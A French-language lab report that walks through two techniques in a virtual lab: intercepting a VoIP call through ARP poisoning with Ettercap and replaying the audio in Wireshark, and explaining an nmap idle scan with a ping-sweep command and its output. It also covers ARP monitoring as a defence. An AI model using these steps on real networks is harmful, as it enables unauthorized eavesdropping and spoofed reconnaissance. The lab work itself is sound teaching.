Comme vous pouvez le voir, notre serveur VOIP fonctionne



6.3.4 Interception de communication


L'écoute VoIP est un type d'attaque réseau qui vise à écouter une session de communication entre 2 personnes, de manière non autorisée. Un attaquant peut utiliser cette activité malveillante pour capturer et lire des contenus contenant des informations sensibles et confidentielles. Pour notre cas nous allons intercepter les communications entre Patrick Balkany et Isabelle Balkany.

Étape 1 : Empoisonnement ARP

Cette menace utilise le concept Man in the Middle, dans lequel l'attaquant peut lire, insérer ou modifier des messages entre deux parties communicantes, sans lesquelles aucune des parties ne peut savoir que le canal de communication a été compromis par un tiers.

Dans le scénario de réseau local, cette attaque peut être effectuée en empoisonnant le cache ARP avec une adresse MAC usurpée. Pour communiquer sur un réseau LAN, il faut disposer de l'adresse MAC pour acheminer correctement les paquets réseau, le mappage de l'adresse MAC avec l'adresse IP est géré par le protocole de résolution d'adresse et stocké dans le cache lié. Ce cache peut être empoisonné, en falsifiant et en envoyant des paquets à une cible contenant l'adresse usurpée de l'hôte victime.


Pour réaliser cette attack, nous utilisons l'outil Ettercap qui contient de nombreux types d'attaques MITM comme l'empoisonnement ARP. Pour exécuter l'attaque d'empoisonnement ARP avec Ettercap, nous lancer l'interface graphique de Ettercap à partir de notre Kali Linux.




Une fois l'interface graphique ouvert, désactiver le « Sniffing at startup » et sélectionner la flèche

Par la suite nous allons lancer un scan afin de trouver les adresse IP de nos 2 machine :


- Patrick : 172.16.18.147
- Isabelle : 172.16.19.66




On choisit l'adresse IP 172.16.19.66 et on sélectionne « Add to Target 1 », de même pour l'adresse IP 172.16.18.147 avec « 172.16.18.147 ».



On sélectionne ARP poisoning et on clique sur OK :






Étape 2 : Renifler les paquets

Après avoir exécuté l'empoisonnement ARP, nous pouvons commencer à renifler la conversation VoIP avec l'outil Wireshark. Une fois lancé, nous devons sélectionner l'interface réseau eth0 et cliquer pour commencer à capturer le bouton de paquet pour renifler le trafic.


Étape 3 : Démarrage d'un appel VoIP

Pour effectuer l'analyse des appels VoIP dans les étapes suivantes, nous devons démarrer un appel à l'aide de notre application VoIP Jitsi, de l'utilisateur Patrick (avec l'extension en tant que 1001) à l'utilisateur "Isabelle" (avec l'extension en tant que 1002).



Étape 4 : Interception des paquet RTP


Après avoir démarrer la communication, nous pouvons voir les paquets SIP et RTP comme indiqué dans la figure suivante :




Étape 5 : Écouter la conversation


En utilisant Wireshark, nous pouvons également analyser le paquet RTP ainsi que la communication de session. Cet outil peut compacter les paquets, décoder et reproduire le flux de communication pour écouter toute la conversation.

Pour écouter la conversation, il faut cliquer sur le menu Téléphonie et sélectionner Appels VoIP, puis sélectionner une conversation.



Ici, nous pouvons voir les conversations, et pour les écouter, il suffit de sélectionner une conversation de l'un des 2 utilisateurs, et de cliquer sur « Play Stream ».






6.4 Sécurisation


6.4.1 ARP Monitor

Afin de surveiller l'infra réseau, il existe un logiciel « ARP Monitor », disponible sur Windows, il permet de générer l'historique pour chaque association d'adresse MAC à une adresse IP, et ainsi de pouvoir repérer les personnes malveillantes qui souhaite procéder à une attack « ARP Poisoning ».

Dans l'exemple ci-dessous, vous pouvez voir que l'adresse IP 172.16.18.147 qui correspond à l'utilisateur Patrick, possède 2 adresse MAC :

- 00-0C-29-2C-94-08 : l'adresse MAC de l'attaquant (Kali Linux)
- 3C-0C-29-2C-94-08 : l'adresse MAC du Post de Travaille de Patrick





7 Idle Scanning

7.1 Introduction

Une analyse de port (scan) est une méthode permettant de déterminer quels ports d'un réseau sont ouverts.

Comme les ports d'un ordinateur sont l'endroit où les informations sont envoyées et reçues, l'analyse des ports revient à frapper aux portes pour voir si quelqu'un est à la maison.

L'exécution d'une analyse de port sur un réseau ou un serveur révèle quels ports sont ouverts et à l'écoute (réception d'informations), ainsi que la présence de dispositifs de sécurité tels que des pare-feu qui sont présents entre l'expéditeur et la cible. Cette technique est connue sous le nom de prise d'empreintes digitales. Il est également utile pour tester la sécurité du réseau et la solidité du pare-feu du système. En raison de cette fonctionnalité, il s'agit également d'un outil de reconnaissance populaire pour les attaquants à la recherche d'un point d'accès faible pour s'introduire dans un ordinateur.

Les ports varient dans leurs services offerts. Ils sont numérotés de 0 à 65535, mais certaines plages sont plus fréquemment utilisées. Les ports 0 à 1023 sont identifiés comme les « ports connus » ou ports standard et ont été affectés à des services par l'IANA (Internet Assigned Numbers Authority).

Certains des ports les plus importants et leurs services assignés comprennent :

- Port 20 (udp) – File Transfer Protocol (FTP) pour le transfert de données
- Port 22 (tcp) – Protocole Secure Shell (SSH) pour des connexions sécurisées, ftp et redirection de port
- Port 23 (tcp) - Protocole Telnet pour les commutations de texte non cryptées
- Port 53 (udp) - Le système de noms de domaine (DNS) traduit les noms de tous les ordinateurs sur Internet en adresses IP
- Port 80 (tcp) – HTTP du World Wide Web

7.2 Explication

Une analyse de port envoie un paquet soigneusement préparé à chaque numéro de port de destination. Il existe plusieurs techniques de base que le logiciel d'analyse de port est capable d'inclure, les plus connues sont :

- Vanilla est une tentative de connexion aux 65 536 ports un par un. Une analyse vanille est une analyse de connexion complète, ce qui signifie qu'elle envoie un indicateur SYN (demande de connexion) et à la réception d'une réponse SYN-ACK (accusé de réception de connexion), renvoie un indicateur ACK. Cet échange SYN, SYN-ACK, ACK comprend une poignée de main TCP. Les analyses de connexion complètes sont précises, mais très facilement détectées car les connexions complètes sont toujours enregistrées par les pare-feu.
- SYN Scan également appelée analyse semi-ouverte, elle envoie uniquement un SYN et attend une réponse SYN-ACK de la cible. Si une réponse est reçue, le scanner ne répond jamais. La connexion TCP n'étant pas terminée, le système n'enregistre pas l'interaction, mais l'expéditeur a appris si le port est ouvert ou non.
- FTP Bounce Scan permet de dissimuler l'emplacement de l'expéditeur en faisant rebondir le paquet via un serveur FTP. Ceci est également conçu pour que l'expéditeur ne soit pas détecté.
- Balayage par balayage envoie un ping au même port sur un certain nombre d'ordinateurs pour identifier les ordinateurs du réseau qui sont actifs. Cela ne révèle pas d'informations sur l'état du port, mais indique à l'expéditeur quels systèmes d'un réseau sont actifs. Ainsi, il peut être utilisé comme analyse préliminaire.

Mais celui qu'on va mettre en pratique durant ce TP est le **l'idle scan**. Qui n'a jamais rêvé de scanner la machine du voisin en se faisant passer pour l'autre voisin ? L'idle scan est une technique qui permet de scanner une machine en nous faisant passer pour quelqu'un d'autre. Idle en anglais veut dire, à peu de choses près, inactif.

Le principe est donc de scanner quelqu'un en faisant semblant d'être inactif (et faire porter le chapeau à Mme Michu, cette vieille bique !).

Pour tous ceux qui ont déjà essayé de se faire passer pour quelqu'un d'autre sur un réseau, vous savez d'ores et déjà que ce n'est pas simple. Le principal problème étant que si j'envoie un paquet sur le réseau en me faisant passer pour mon voisin, les réponses vont être envoyées à mon voisin, je ne les verrai pas, et cela ne me servira donc à rien.

Le principe ici sera donc d'envoyer les paquets en se faisant passer pour le voisin, d'essayer de savoir si le voisin a reçu des réponses, et si oui, de quelles réponses il s'agit.

7.3 Fonctionnement

Vous qui avez fait des études en réseau/système, vous savez comment s'établit une connexion

TCP :

- Envoi d'un segment SYN
- Réponse d'un segment SYN+ACK
- Réponse d'un ACK.

Imaginons que nous voulions nous faire passer pour notre voisin vis à vis de Mme Michu, pour scanner un de ses ports. Etant donné que nous allons envoyer le premier SYN en nous faisant passer pour notre voisin, Mme Michu va lui répondre à lui, et nous ne saurons pas quelle est sa réponse. Il serait nécessaire pour nous de savoir si elle a répondu, et surtout ce qu'elle a répondu !

Deux cas sont possibles :

1. Soit son port est ouvert, et elle a répondu SYN+ACK.
2. Soit son port est fermé, et elle a répondu RST.

Dans le premier cas, mon voisin qui jusqu'à maintenant n'a rien demandé à personne va recevoir un segment SYN+ACK venant de Mme Michu. Étant donné qu'il n'a rien demandé, il va le faire savoir en renvoyant un RST, vu qu'il ne veut pas parler à Mme Michu.

Dans le second cas, il ne va rien répondre du tout. Il reçoit une demande de réinitialisation de connexion pour une connexion qu'il n'a jamais sollicitée. Il ne va donc pas répondre à une demande de fermeture de connexion qu'il n'a jamais demandé d'ouvrir !

- Premier cas : il répond.
- Deuxième cas : il ne répond pas.

L'IPID, ou IP identifier, est un nombre codé sur 2 octets et contenu dans l'en-tête IP (variant donc de 0 à 65535) Il est normalement incrémenté de 1 à chaque envoi. C'est ce nombre qui permet de retrouver les fragments issus d'un même paquet quand il a été fragmenté en plusieurs paquets. Donc dès que j'envoie un paquet, l'IPID envoyé dans l'en-tête IP est incrémenté de 1 par rapport au paquet précédent.

- J'envoie un paquet : IPID = 2145
- J'envoie un autre paquet : IPID = 2146
- J'envoie encore un paquet : IPID = 2147
- J'envoie encore un autre paquet : IPID = 2148

Nous sommes bien avancés, mais dans notre problème initial, nous voulions savoir si notre voisin avait envoyé un paquet, et pour cela il faudrait connaître la valeur de l'IPID avant et après notre envoi (celui où on se faisait passer pour Mme Michu).

Pour cela Il suffit de lui envoyer un segment SYN sur un port TCP ouvert, dans ce cas il nous répondra avec un segment SYN+ACK, et nous pourrons lire dans l'en-tête de couche 3 l'IPID ! Il suffit donc que le voisin ait une application en écoute sur sa machine en TCP, ce qui est pratiquement toujours le cas, tant qu'il n'a pas de firewall d'activé.

Le déroulement du scan :

1. Je trouve un voisin ayant un port ouvert (ou toute autre machine sur Internet...)
2. Je lui envoie une demande de connexion avec un SYN
3. Il me répond avec SYN+ACK et je lis dans l'en-tête de couche 3 son IPID qui vaut, par exemple, 100
4. J'envoie un SYN à Mme Michu avec comme adresse IP source l'adresse de mon voisin (Mme Michu pense donc que cette demande de connexion vient de mon voisin)

Il y a maintenant deux cas possibles :

- Le port scanné de Mme Michu est ouvert
- Le port scanné de Mme Michu est fermé.

Cas numéro 1 : Mme Michu répond à mon voisin avec un SYN+ACK. Mon voisin s'empresse de répondre avec un RST, son IPID a donc augmenté de 1 et vaut 101. Je renvoie alors un SYN à mon voisin sur son port ouvert. Il me répond avec SYN+ACK et je lis son IPID qui vaut maintenant... 102 ! (Puisqu'il vient d'envoyer un nouveau paquet pour me répondre !)

Cas numéro 2 : Mme Michu répond à mon voisin avec un RST. Mon voisin ne répond pas, son IPID reste donc à 100. Je renvoie alors un SYN à mon voisin sur son port ouvert. Il me répond avec SYN+ACK et je lis son IPID qui vaut maintenant 101 ! (Puisqu'il vient d'envoyer un nouveau paquet pour me répondre.)

Pour que cette attaque fonctionne, il faut se trouver dans certaines conditions favorables. :

- Il faut trouver un voisin avec un port ouvert
- Il faut en plus que les IPID de ce voisin augmentent exactement de 1 à chaque envoi (ce n'est pas toujours le cas...)
- Il faut qu'il y ait peu de trafic vers ce voisin, sinon l'IPID peut augmenter à cause d'autres requêtes, et les résultats seront faussés.

Si ces conditions sont réunies (ce qui n'est pas bien compliqué à trouver) alors banco !

7.4 Procédure

La mise en pratique est simple étant donné que l'outil nmap intègre déjà cette fonctionnalité. Donc allons-y gaiement !

Pour cela, nous allons scanner une plage d'adresse pour voir les machines présentes dessus, en les pingant, pour notre cas, ça sera le réseau de notre WS16 et notre Kali :


```
nmap -sP 192.168.240.0/24
```

```
┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.240.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-15 21:10 CET
Nmap scan report for 192.168.240.5
Host is up (0.00013s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.240.20
Host is up (0.0025s latency).
MAC Address: 00:0C:29:E1:58:56 (VMware)
Nmap scan report for 192.168.240.240
Host is up (0.00013s latency).
MAC Address: 00:0C:29:5E:68:48 (VMware)
Nmap scan report for 192.168.240.254
Host is up (0.000087s latency).
MAC Address: 00:50:56:ED:FC:60 (VMware)
Nmap scan report for kali (192.168.240.140)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 14.91 seconds
```

Il y a le choix ! Nous allons maintenant essayer de voir si notre WS16 a un port ouvert pour nous permettre de jouer le rôle du voisin (Malheureusement il n'est pas possible d'utiliser un linux car il utilise des IPID aléatoires et pour WS16, il faudra désactiver Windows defender). Nous allons les scanner une par une, tout en essayant de connaître le système d'exploitation dessus :

